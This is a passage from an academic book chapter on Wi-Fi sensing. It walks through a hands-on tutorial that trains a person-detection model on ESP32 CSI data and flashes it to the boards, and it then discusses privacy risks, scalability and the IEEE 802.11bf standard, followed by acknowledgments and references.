


Figure 6.15: Diagram illustrating the three modules of Wisensing-ESP32: (i) data processing, (ii) model training and (iii) onboard processing.

6.5.2. Required equipment

For this hands-on experience, the following equipment is required:

- Two ESP32 boards. They are only required for the last stage of the demonstration, where we detect a person walking through a room in real-time;
- A laptop computer with at least 25 GB of available disk space. We also recommend at least a quad-core CPU with support for AVX instructions and 8 GB of RAM;
- A Windows (7 or higher) or Linux (Ubuntu 16.04 or higher) operating system;
- One power source (such as a powerbank) for the ESP32 that is not connected to the computer;
- Two USB cables compatible with the ESP32 of your choice (there are both type-C and micro-USB models available). They will be used for programming and providing power for the boards during the experiments;
- A way of supporting the boards at least 70 cm above the ground during the experiments, such as a sufficiently high chair or table.

6.5.3. Setting up the tool

The Wisensing-ESP32 Github repository[2] contains all of the code required for this demonstration, as well as detailed instructions on how to install the dependencies and set up the tool. Alternatively, we also provide a virtual machine[3] containing the tool and its dependencies already installed. To use it, download and import the `wisensing-esp32.ova` file using Oracle VirtualBox 7.0[4] with Guest Additions. Once imported, before powering on the machine, modify the USB settings to allow access to the ESP32 board by right-clicking the virtual machine in the VirtualBox interface and navigating to *Settings >USB*. Select the option *Enable USB Controller* according to your USB port version (likely USB 3.0).

After powering on the virtual machine, use the `sbrc` user and the `sbrc` password to login. You can perform experiments with the Data Processing and Model Training modules without the ESP32 hardware, but the Onboard Processing module requires access to the board. Before running Onboard Processing, with the ESP32 board already connected to the computer, use the *Devices >USB* menu at the top of the window and select the device corresponding to your ESP32 board to be able to access the board through the virtual machine.

[2]Available at: https:// github.com/SamuelDucca/Wisensing-esp32

[3]Available at: https://drive.google.com/file/d/1ZLx-myHmZwEWzmHinmBKqMmYcd-gT0Ap/view

[4]Available at: https://www.oracle.com/virtualization/technologies/vm/downloads/virtualbox-downloads.html

6.5.4. Importing and processing data

After setting up the tool, navigate to the `DataProcessing` folder, where the data processing scripts are located. All data manipulation is done in a non-destructive way, so new files will be created after every processing step.

First, raw CSI files (in `.csv` format) must be placed in the `1_raw_data` folder. We provide three CSI files representing a person walking between two ESP32 boards placed at distances of 140, 150 and 200 cm. This data is sufficient for developing our person detection Wi-Fi sensing application, but you may also add data from your own experiments. We recommend using the ESP32-CSI-TOOL [66] to collect raw CSI data in a format that is compatible with Wisensing-ESP32.

To begin processing the raw data, navigate to the `DataProcessing` folder and run the following on the terminal:

```
python 1_format_and_preprocess.py
```

This script will format the raw CSI data, calculate its amplitude normalized by the RSSI and apply a running mean filter to reduce noise, as described in Section 6.4.7. The running mean window size can be configured in the `config.py` file, but we recommend using the default values in the course of this demonstration.

At this point, two new folders are created, containing the transformed data: `2_formatted_data` (raw formatted data) and `3_preprocessed_data` (extracted and filtered amplitudes). From this point onward, we use the `.parquet` format to save the files, reducing memory usage and improving read and write speed.

You can now visualize the processed CSI data (located in the `3_preprocessed_data` folder) as a heatmap plot, using the `single_plot.py` script. For instance, we can analyze the data from our 150 cm distance experiment by running:

```
python single_plot.py preprocessed-person_150cm_1.parquet
```

A matplotlib window will appear, showing the amplitude heatmap plot for this experiment, as illustrated in Figure 6.16. The narrow vertical blue/green strips indicate a drop in amplitude caused by a person walking between the ESP32 boards. You can zoom in the plot using the loupe in the bottom left corner to better visualize the amplitude variations. Close the window when you have finished analyzing the data.

6.5.5. Data annotation

In order to use the processed data for training a machine learning model, it is necessary to annotate it by assigning class labels to specific segments — i.e., windows of frames — corresponding to observed events. This annotation process is carried out using the `data_annotation.py` script, which uses the source file name and the desired class to annotate as arguments. For instance, to annotate the "person" class in the experiment analyzed previously, run:

```
python data_annotation.py preprocessed-person_150cm_1.parquet
person
```




Figure 6.16: Matplotlib window showing the CSI amplitude heatmap plot of a person walking between two ESP32 boards placed 150 cm apart.

When the new matplotlib window opens, zoom in between frames 0 and 2000 using the loupe to better visualize the data. Then, annotate the data by *right clicking* the narrow amplitude drops caused by a person interfering with the signal, as shown in Figure 6.17. A blue dot with a horizontal bar will appear, showing the size of the window delimiting that sample. Avoid any juxtaposition between samples, as that could lead to data contamination and reduced performance due to duplicated samples in the dataset.




Figure 6.17: Matplotlib window showing the data annotation interface. The blue dot with a horizontal bar represents an annotated window.

In case you make a mistake, use CTRL+Z to undo the last annotation.

When you are done, simply close the window. The annotated frames will be automatically saved in the `slicing_source.txt` file, in a format suitable for input in the next scripts. We provide a `slicing_source_demo.txt` file with all samples from the three experiments already annotated, so manual annotation is not required to proceed.

6.5.6. Data slicing and dataset assembly

After annotating the data, we proceed by executing a script that segments the annotated windows into individual samples and applies a sliding window procedure, generating multiple samples per annotated event. The window size and stride can be adjusted in the `config.py` file; however, for the purposes of this demonstration, we recommend using the default settings.

Use the provided `slicing_source_demo.txt` file for slicing the data using the `2_slicing.py` script:

```
python 2_slicing.py slicing_source_demo.txt
```

This script will create a new `4_sliced_data` folder containing the separated train and test samples (80/20 split). Now, run the final `3_dataset_builder.py` script to assemble a dataset, using the dataset source file and the dataset name as arguments. The `dataset_source.txt` file is provided as an example. You can edit it to remove or add data from any experiment or class. Run:

```
python 3_dataset_builder.py dataset_source.txt my_dataset
```

A new 5_datasets folder will be created, containing both train and test datasets in `.parquet` format. In the following section, we will use these datasets to train the machine learning model.

6.5.7. Model training and quantization

With the dataset prepared, the Model Training module will be used to develop a machine learning model for detecting human presence based on Wi-Fi CSI data. This module is provided as a Jupyter Notebook that includes all the essential code and guidance for importing data, performing feature engineering, training the model with TensorFlow, applying quantization using LiteRT, and converting the final model into a C data array compatible with the ESP32.

The module pipeline begins with the application of feature engineering techniques to reduce data dimensionality and enhance model performance. Specifically, Principal Component Analysis (PCA) is used to project the original high-dimensional data into a lower-dimensional subspace, followed by feature normalization using a standard scaler. This preprocessed data is then used to train a Multilayer Perceptron (MLP) model. The choice of an MLP architecture ensures compatibility with the ESP32 platform, as not all TensorFlow operators are supported on this resource-constrained hardware. To assist the user in evaluating the model, the training script provides visualizations of accuracy metrics across training epochs, along with a confusion matrix summarizing model performance on the test dataset.

To open the Jupyter Notebook, navigate to the `ModelTraining` folder using the terminal and run the following:

```
jupyter notebook
```

This action will launch the Jupyter Notebook interface in your default web browser. To begin, open the `model_training_and_quantization.ipynb` file and run the provided code. If you're new to Jupyter Notebooks, it's advisable to review the official documentation[5] before moving forward.

Running this module will produce four output files: `preprocessing.c`, `preprocessing.h`, `model.c`, and `model.h`. To integrate your trained model and feature extraction pipeline into the next module on the ESP32, copy these files into the `OnboardProcessing/esp-wisense/examples/person-detection/main` directory.

6.5.8. Onboard processing using the ESP32

In this section, we will use the Onboard Processing module to program two ESP32 boards: one responsible for creating a Wi-Fi Access Point (`SoftAP`) and the other responsible for collecting the Wi-Fi data and conducting real-time person detection (`PersonDetection`).

Overview

In order to properly function, the client station (`PersonDetection`) requires a Wi-Fi connection to a suitable AP (`SoftAP`) to request for frame transmissions. This is necessary to estimate CSI at a well-defined rate, as channel evaluation depends on the regular reception of frames at the processing node, and establish a spatial reference for the sensed signals. We provide an ESP32 AP implementation compatible with this requirement, but regular Wi-Fi Access Points (e.g. commercial wireless routers) can be used to this end if they are not configured to rule out ICMP Echo Requests and if they adhere to IEEE 802.11g or later standards.

At a high level, the module performs four primary functions, highlighted in Figure 6.15: CSI collection, amplitude extraction and normalization, feature extraction, and model inference. To ensure scalability and time efficiency, CSI processing is performed on a per-frame basis up to the inference, distributing computational tasks over time in small increments. This approach gradually constructs the feature set for the model, reducing peak processing loads and optimizing resource utilization.

Firstly, whenever the client station receives a frame from the associated AP, the null and Direct Current (DC) subcarriers are discarded, reordered in ascending (frequency) order and sent, along with the RSSI of the frame, to another task on the system to handle the first steps of data processing. We then employ the same amplitude extraction and normalization techniques described in section 6.4.7, preparing base features for further refinement.

Following, the amplitude values of the given frame are normalized to zero mean and unit variance and then projected into the principal component space. These partial

[5] Available at: https://jupyter-notebook.readthedocs.io/en/latest/

components are aggregated across frame iterations to form a comprehensive feature set for each analysis window. Finally, the reduced features are quantized and fed into the model for inference. The output is then de-quantized and evaluated against a predefined threshold to determine the occurrence of an event.

Setting up the module

If you are not using the virtual machine, first setup the ESP-IDF framework (v5.4 stable) for proper use of this module. Follow the Espressif Get Started guide[6] to install the essential software. In case of Linux or macOS setup, make sure to install tools for your desired chip targets when running the install script.

Building the project

Navigate to the `OnboardProcessing/esp-wisense/examples` folder. There are two available example projects: Person Detection and SoftAP. Each will be programmed into a different ESP32 board.

Open the ESP-IDF terminal, or, if using the virtual machine, run:

```
get_idf
```

Navigate to the `person-detection` folder. Before compiling the project, define the compile target:

```
idf.py set-target <chip_name>
```

Where `<chip_name>` indicates the ESP32 board SoC (e.g. esp32, esp32s3, etc). Additionally, in order to establish Wi-Fi connections, the SSID and password must be provided. Open the configuration menu (`idf.py menuconfig`) and navigate to `Component config > WiSense` to view the available options. To build the project, run:

```
idf.py build
```

The initial build may take several minutes depending on the configuration of the host machine.

Flashing and monitoring

After building the project, connect the ESP32 to the computer and flash the built image into the board to monitor its serial output:

```
idf.py flash monitor
```

This should automatically test all available ports in the machine to find the ESP32 board. In case it fails, use the optional argument `-p <PORT>`, where `<PORT>` denotes the serial port where the ESP32 is connected.

After flashing the board, to exit the serial monitor, type `CTRL+]`.

[6] Available at: https://docs.espressif.com/projects/esp-idf/en/v5.4/esp32/get-started/index.html

Now, the ESP32 board responsible for person detection is successfully programmed. Disconnect the board from the computer, navigate to the `softap` folder and repeat the building and flashing steps for the SoftAP using the second ESP32 board. Remember to configure the same SSID and password in both boards.

6.5.9. Experiment: Testing the person detection model

Once the boards are programmed, you can now proceed to the experiment. Place each ESP32 approximately 150 cm apart and at least 70 cm above the ground, as illustrated in Figure 6.18. The `PersonDetection` board should be connected to a laptop computer, while the `SoftAP` board may be connected to any available power source, such as a powerbank.




Figure 6.18: Diagram illustrating the person detection experiment with two ESP32 boards: SoftAP and PersonDetection.

Using the laptop, navigate to the `PersonDetection` project folder (`Wisensing-esp32/OnboardProcessing/esp-wisense/examples/person-detection`) and open the ESP-IDF terminal. Then, run the following command to begin monitoring the output:

```
idf.py monitor
```

Now, walk between the two ESP32 boards and analyze the output on the laptop screen. There should be a message indicating a person was detected. You can start experimenting with different situations to evaluate how the trained model performs, such as:

- Walking at different speeds;
- Walking in different directions;
- Walking closer to one board than the other;
- Stopping between the boards for a couple of seconds;
- Increasing the distance between the boards.

As the provided data used to train the machine learning model only contains a few different walking speeds and orientations, you are likely to find circumstances in

which the model does not perform as expected. These situations can be addressed by collecting more representative data and re-training the model on a larger dataset. Truly environmental-independent Wi-Fi sensing is still and open area of research, as discussed in the following section.

6.6. Challenges and future trends

This section outlines several key challenges currently facing Wi-Fi sensing, with particular emphasis on the growing concerns surrounding user privacy in sensing applications. In addition, we examine emerging research directions and future trends that are poised to shape the development of this field, including opportunities for improving scalability, robustness, and standardization of Wi-Fi-based sensing systems using IEEE 802.11bf.

6.6.1. Privacy concerns

As Wi-Fi sensing technologies have matured, achieving capabilities such as human activity recognition through walls [68, 69] and in non-line-of-sight scenarios [70], increasing attention has been directed toward the privacy implications of these techniques [71]. Given Wi-Fi's pervasive deployment in residential, commercial, and public environments, concerns have emerged regarding potential misuse by malicious actors. Specifically, a bad actor equipped with passive receivers could exploit Wi-Fi signal leakage — radio signals that propagate beyond the intended spatial domain — to infer human presence, activities, or movements, even when the data payload is encrypted. Since Wi-Fi CSI and RSSI metrics can be captured without requiring association with the access point, privacy breaches could occur without detection or consent. Nonetheless, it is important to highlight that accurate through-the-wall sensing remains technically challenging. Many proposed systems demonstrate high performance only under controlled experimental settings and often experience significant degradation when deployed in environments that differ from those on which they were trained [70].

Despite these concerns, Wi-Fi sensing could offer privacy-preserving alternatives to more intrusive modalities such as camera-based systems. Many applications — such as elder and child care — have traditionally relied on computer vision, which inherently poses higher risks of misuse due to the detailed and identifiable nature of visual data. In contrast, Wi-Fi sensing leverages low-dimensional radio signal features that are typically less sensitive. For example, in the domain of human activity detection, Zhou et al. [72] demonstrated that adversarial learning techniques can be used to selectively detect desired events (e.g., falls or other health-critical situations) while discarding non-relevant activities. This selective detection method ensures that, even in the event of unauthorized access to the sensing system, the potential for privacy invasion remains minimal. Such applications showcase how Wi-Fi-based solutions can balance monitoring capabilities with enhanced user privacy.

In response to the increasing relevance of privacy in wireless sensing, recent research has explored technical countermeasures to mitigate eavesdropping risks. One such approach involves leveraging multiple spatially distributed transmitters to boost authorized sensing performance while simultaneously inhibiting unauthorized listeners [73]. While effective, this strategy entails significant modifications to existing infrastruc-

ture, limiting its scalability and practical deployment. Consequently, developing privacy-preserving methods compatible with current Wi-Fi infrastructure remains an open and pressing research challenge. Furthermore, it is crucial to consider additional signal metrics — such as RSSI and Angle of Arrival (AoA) — that may be passively accessible to an adversary and could be exploited to infer transmitter locations or user presence. Addressing these multidimensional privacy threats is necessary to ensure safe and ethical deployment of Wi-Fi sensing in real-world environments.

6.6.2. Scalable, distributed and efficient sensing

While Wi-Fi sensing has demonstrated promising results across a range of applications, several critical challenges remain underexplored—particularly with regard to scalability and the coordination of multiple sensing devices in a shared environment [74]. The use of multistatic sensing configurations, where multiple access points or devices cooperatively sense a common target, has the potential to significantly enhance detection accuracy, spatial resolution, and robustness. However, coordinating multiple transmitters and receivers introduces complex synchronization, calibration, and communication overheads. Additionally, as the density of Wi-Fi devices increases within a given area, spectrum congestion and mutual interference become prominent issues, potentially impairing the quality of sensing and communication. Despite these concerns, few studies rigorously evaluate the performance of densely deployed Wi-Fi sensing systems through comprehensive network simulations [33] or real-world testbeds, leaving a gap in our understanding of their feasibility and reliability at scale.

Beyond distributed sensing architectures, another growing research frontier involves developing models and systems that generalize across environments. Most existing models are highly sensitive to environmental characteristics, often exhibiting significant performance degradation when deployed in physical spaces that differ from the ones in which they were trained. This issue is largely due to the complex and environment-specific nature of radio wave propagation. Variations in room geometry, wall materials, furniture placement, and human presence can all alter the multipath profile of a wireless signal, leading to changes in the CSI or RSSI that are not accounted for by models trained in different conditions. As a result, a model that performs well in one environment may yield poor results when applied elsewhere, even for the same sensing task.

To address this limitation, recent studies have investigated domain adaptation and transfer learning approaches that aim to bridge the gap between source and target environments. These methods attempt to reuse knowledge learned in a reference setting while fine-tuning the model with a small amount of new data from the target environment [2]. In parallel, there is growing interest in designing lightweight and efficient machine learning architectures suitable for deployment on resource-constrained IoT hardware. Such approaches not only reduce energy consumption and cost but also enable real-time, on-device inference, which is essential for privacy-sensitive or latency-critical applications. Together, these advancements aim to make Wi-Fi sensing more adaptable, scalable, and practical for widespread real-world deployment.

6.6.3. IEEE 802.11bf

IEEE 802.11bf is an upcoming standard from the IEEE, expected to be finalized in 2025, that defines how Wi-Fi networks can be used for sensing applications [14, 75]. It introduces significant enhancements to the Medium Access Control (MAC) layer to enable robust and standardized Wi-Fi sensing capabilities. These enhancements include new frame formats and procedures for initiating and coordinating sensing operations in both single- and multi-user environments. Specifically, the standard defines sensing measurement exchanges that allow devices to trigger CSI or Time-of-Flight (ToF) estimations, typically through the transmission and reception of Null Data Packet (NDP) sequences. The MAC layer is extended to support periodic and on-demand sensing tasks with coordinated channel access, ensuring minimal interference with ongoing data communication. Additionally, the concept of sensing sessions is introduced, wherein devices can negotiate sensing parameters — such as measurement type, duration, and reporting interval — to enable consistent and synchronized data collection across the network. These mechanisms facilitate more deterministic and repeatable CSI capture, which is essential for reliable inference in sensing applications.

At the Physical (PHY) layer, IEEE 802.11bf extends existing PHY modes — such as those defined in 802.11n, 802.11ac, 802.11ax, and 802.11ay — to better support sensing operations across both sub-7 GHz and millimeter-wave frequency bands. In particular, IEEE 802.11bf supports operation in the 60 GHz mmWave band as defined by 802.11ad/ay, leveraging the large available bandwidths and highly directional transmissions to achieve high-resolution sensing. mmWave sensing enables fine-grained estimation of object location, motion, and orientation due to its short wavelength and reduced multipath spread. The standard incorporates improvements such as refined phase tracking, standardized CSI reporting formats, and optimized use of NDP-based channel sounding to collect high-fidelity measurements without unnecessary data payloads. While it does not alter subcarrier granularity, the PHY layer enhancements improve the accuracy and consistency of CSI and ToF data. Moreover, IEEE 802.11bf facilitates advanced spatial awareness through MIMO and support for Angle of Arrival (AoA) and Angle of Departure (AoD) estimation, enabling detailed environmental mapping and object tracking [76]. Sub-meter accuracy is achievable in favorable conditions, particularly in controlled indoor environments. Collectively, the MAC and PHY updates in IEEE 802.11bf lay the foundation for interoperable, low-latency, and high-precision sensing systems that operate seamlessly across legacy and next-generation Wi-Fi bands, including mmWave.

6.7. Conclusion

In this chapter, we provided an overview of the current landscape in Integrated Sensing and Communications (ISAC), highlighting the sensing capabilities enabled by various wireless communication protocols, including LoRaWAN, Bluetooth, and Wi-Fi. Among these, Wi-Fi has emerged as the most promising candidate for low-cost and pervasive sensing applications, owing to its ubiquitous deployment, affordability, and the ability to extract fine-grained CSI directly from commercial off-the-shelf hardware. Far from being a purely academic concept, Wi-Fi sensing has demonstrated practical viability, as illustrated through both the real-world case study on animal detection in rural environments (Section 6.4) and the hands-on demonstration using low-cost ESP32 devices (Section 6.5).

Despite its potential, Wi-Fi sensing still faces several challenges that must be addressed to support large-scale, privacy-preserving, and robust deployment. Notable research opportunities include improving the generalization of sensing models across diverse environments and developing secure frameworks that preserve user privacy without the need for extensive infrastructural modifications.

Looking ahead, the ongoing standardization efforts under IEEE 802.11bf represent a major milestone in the evolution of Wi-Fi sensing. By introducing enhancements to the MAC and PHY layers specifically tailored for sensing, this forthcoming amendment is expected to further catalyze research and adoption, enabling more reliable, interoperable, and scalable sensing systems. As these technological advancements continue to unfold, Wi-Fi sensing is well-positioned to become a key enabler of intelligent and context-aware applications across a wide range of domains.

6.8. *Acknowledgments

Artur Jordao would like to thank grant #402734/2023-8, National Council for Scientific and Technological Development (CNPq) and Edital Programa de Apoio a Novos Docentes 2023 (Processo USP nº: 22.1.09345.01.2). Cintia B. Margi is supported by CNPq fellowship #311687/2022-9. This study was financed, in part, by the São Paulo Research Foundation (FAPESP), Brasil, process numbers #2023/11163-0 and #2022/07523-8, and Coordenação de Aperfeiçoamento de Pessoal de Nível Superior – Brasil (CAPES) – Finance Code 001. This research was supported in part by Itaú Unibanco S.A. through the Programa de Bolsas Itau (PBI). Any opinions, findings, and conclusions expressed in this manuscript are those of the authors and do not necessarily reflect the views, official policy, or position of the financiers.

This work uses icons by Freepik, bsd and Kalashnyk in multiple figures.

References

[1] J. C. H. Soto, I. Galdino, E. Caballero, V. Ferreira, D. Muchaluat-Saade, and C. Albuquerque, *Minicursos do XL Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, ch. 5 - Monitoramento de Sinais Vitais Utilizando Redes Wi-Fi. Porto Alegre, RS, Brazil: Sociedade Brasileira de Computação, 2022.

[2] Q. Bu, X. Ming, J. Hu, T. Zhang, J. Feng, and J. Zhang, "Transfersense: towards environment independent and one-shot wifi sensing," *Personal and Ubiquitous Computing*, vol. 26, 2022.

[3] J. Zhang, R. Xi, Y. He, Y. Sun, X. Guo, W. Wang, X. Na, Y. Liu, Z. Shi, and T. Gu, "A survey of mmwave-based human sensing: Technology, platforms and applications," *IEEE Communications Surveys and Tutorials*, vol. 25, 2023.

[4] J. Song, R. He, Z. Zhang, M. Yang, B. Ai, H. Zhang, and R. Chen, "3d environment reconstruction based on isac channels," in *2024 International Conference on Ubiquitous Communication (Ucom)*, pp. 487–491, 2024.

[5] M. I. Skolnik, *Introduction to Radar Systems*. McGraw-Hill, 3rd ed., 2001.

[6] A. Liu, Z. Huang, M. Li, Y. Wan, W. Li, T. X. Han, C. Liu, R. Du, D. K. P. Tan, J. Lu, Y. Shen, F. Colone, and K. Chetty, "A survey on fundamental limits of integrated sensing and communication," *IEEE Communications Surveys and Tutorials*, vol. 24, 2022.

[7] LoRa Alliance, "LoRaWAN® specification v1.1." `https://lora-alliance.org/resource_hub/lorawan-specification-v1-1/`, October 2017. Available online: `https://lora-alliance.org/resource_hub/lorawan-specification-v1-1/` (accessed April 10, 2025).

[8] M. Škiljo, T. Perković, Z. Blažević, and P. Šolić, "Performance analysis of antenna-based soil sensing," *IEEE Journal of Radio Frequency Identification*, vol. 8, pp. 68–75, 2024.

[9] Y. Ge, W. Li, M. Farooq, A. Qayyum, J. Wang, Z. Chen, J. Cooper, M. A. Imran, and Q. H. Abbasi, "Logait: Lora sensing system of human gait recognition using dynamic time warping," *IEEE Sensors Journal*, vol. 23, no. 18, pp. 21687–21697, 2023.

[10] X. Zeng, B. Wang, C. Wu, S. Deepika Regani, and K. J. Ray Liu, "Intelligent wi-fi based child presence detection system," in *ICASSP 2022 - 2022 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, (Singapore), pp. 11–15, IEEE, 2022.

[11] C. Shi, T. Zhao, Y. Xie, T. Zhang, Y. Wang, X. Guo, and Y. Chen, "Environment-independent in-baggage object identification using wifi signals," in *Proceedings - 2021 IEEE 18th International Conference on Mobile Ad Hoc and Smart Systems, MASS 2021*, IEEE, 2021.

[12] W. Yang, X. Wang, A. Song, and S. Mao, "Wi-wheat: Contact-free wheat moisture detection with commodity wifi," in *2018 IEEE International Conference on Communications (ICC)*, (Kansas City, USA), pp. 1–6, IEEE, 2018.

[13] S. Tan, L. Zhang, and J. Yang, "Sensing fruit ripeness using wireless signals," in *2018 27th International Conference on Computer Communication and Networks (ICCCN)*, (Hangzhou,China), pp. 1–9, IEEE, 2018.

[14] C. Chen, H. Song, Q. Li, F. Meneghello, F. Restuccia, and C. Cordeiro, "Wi-fi sensing based on ieee 802.11bf," *IEEE Communications Magazine*, vol. 61, p. 121–127, Jan. 2023.

[15] G. Iannizzotto, M. Milici, A. Nucita, and L. L. Bello, "A perspective on passive human sensing with bluetooth," *Sensors*, vol. 22, 5 2022.

[16] G. Maus and D. Brückmann, "A non-intrusive, single-sided car traffic monitoring system based on low-cost ble devices," in *2020 IEEE International Symposium on Circuits and Systems (ISCAS)*, pp. 1–5, 2020.

[17] M. Münch and F.-M. Schleif, "Device-free passive human counting with bluetooth low energy beacons," in *Advances in Computational Intelligence* (I. Rojas, G. Joya, and A. Catala, eds.), (Cham), pp. 799–810, Springer International Publishing, 2019.

[18] Bluetooth Special Interest Group, "Bluetooth Core Specification Version 5.1." `https://www.bluetooth.com/specifications/specs/core-specification-5-1/`, 2019. Accessed: 2025-04-10.

[19] H. Leijnse, R. Uijlenhoet, and J. N. M. Stricker, "Rainfall measurement using radio links from cellular communication networks," *Water Resources Research*, vol. 43, no. 3, 2007.

[20] N. David, P. Alpert, and H. Messer, "Novel method for water vapour monitoring using wireless communication networks measurements," *Atmospheric chemistry and physics*, vol. 9, no. 7, pp. 2413–2418, 2009.

[21] K. P. Hunt, J. J. Niemeier, L. K. da Cunha, and A. Kruger, "Using cellular network signal strength to monitor vegetation characteristics," *IEEE Geoscience and Remote Sensing Letters*, vol. 8, no. 2, pp. 346–349, 2011.

[22] W. Chen, K. Niu, D. Zhao, R. Zheng, D. Wu, W. Wang, L. Wang, and D. Zhang, "Robust dynamic hand gesture interaction using lte terminals," in *2020 19th ACM/IEEE International Conference on Information Processing in Sensor Networks (IPSN)*, pp. 109–120, 2020.

[23] Y. Chen, J. Zhang, W. Feng, and M. S. Alouini, "Radio sensing using 5g signals: Concepts, state of the art, and challenges," *IEEE Internet of Things Journal*, vol. 9, 2022.

[24] C. B. Barneto, M. Turunen, S. D. Liyanaarachchi, L. Anttila, A. Brihuega, T. Riihonen, and M. Valkama, "High-accuracy radio sensing in 5g new radio networks: Prospects and self-interference challenge," in *Conference Record - Asilomar Conference on Signals, Systems and Computers*, vol. 2019-November, 2019.

[25] R. Tavasoli, S. Sur, and S. Nelakuditi, "Sugarwave: A non-destructive estimation of fruit sugar content using millimeter-wave sensing," in *Proceedings - 2023 IEEE 20th International Conference on Mobile Ad Hoc and Smart Systems, MASS 2023*, 2023.

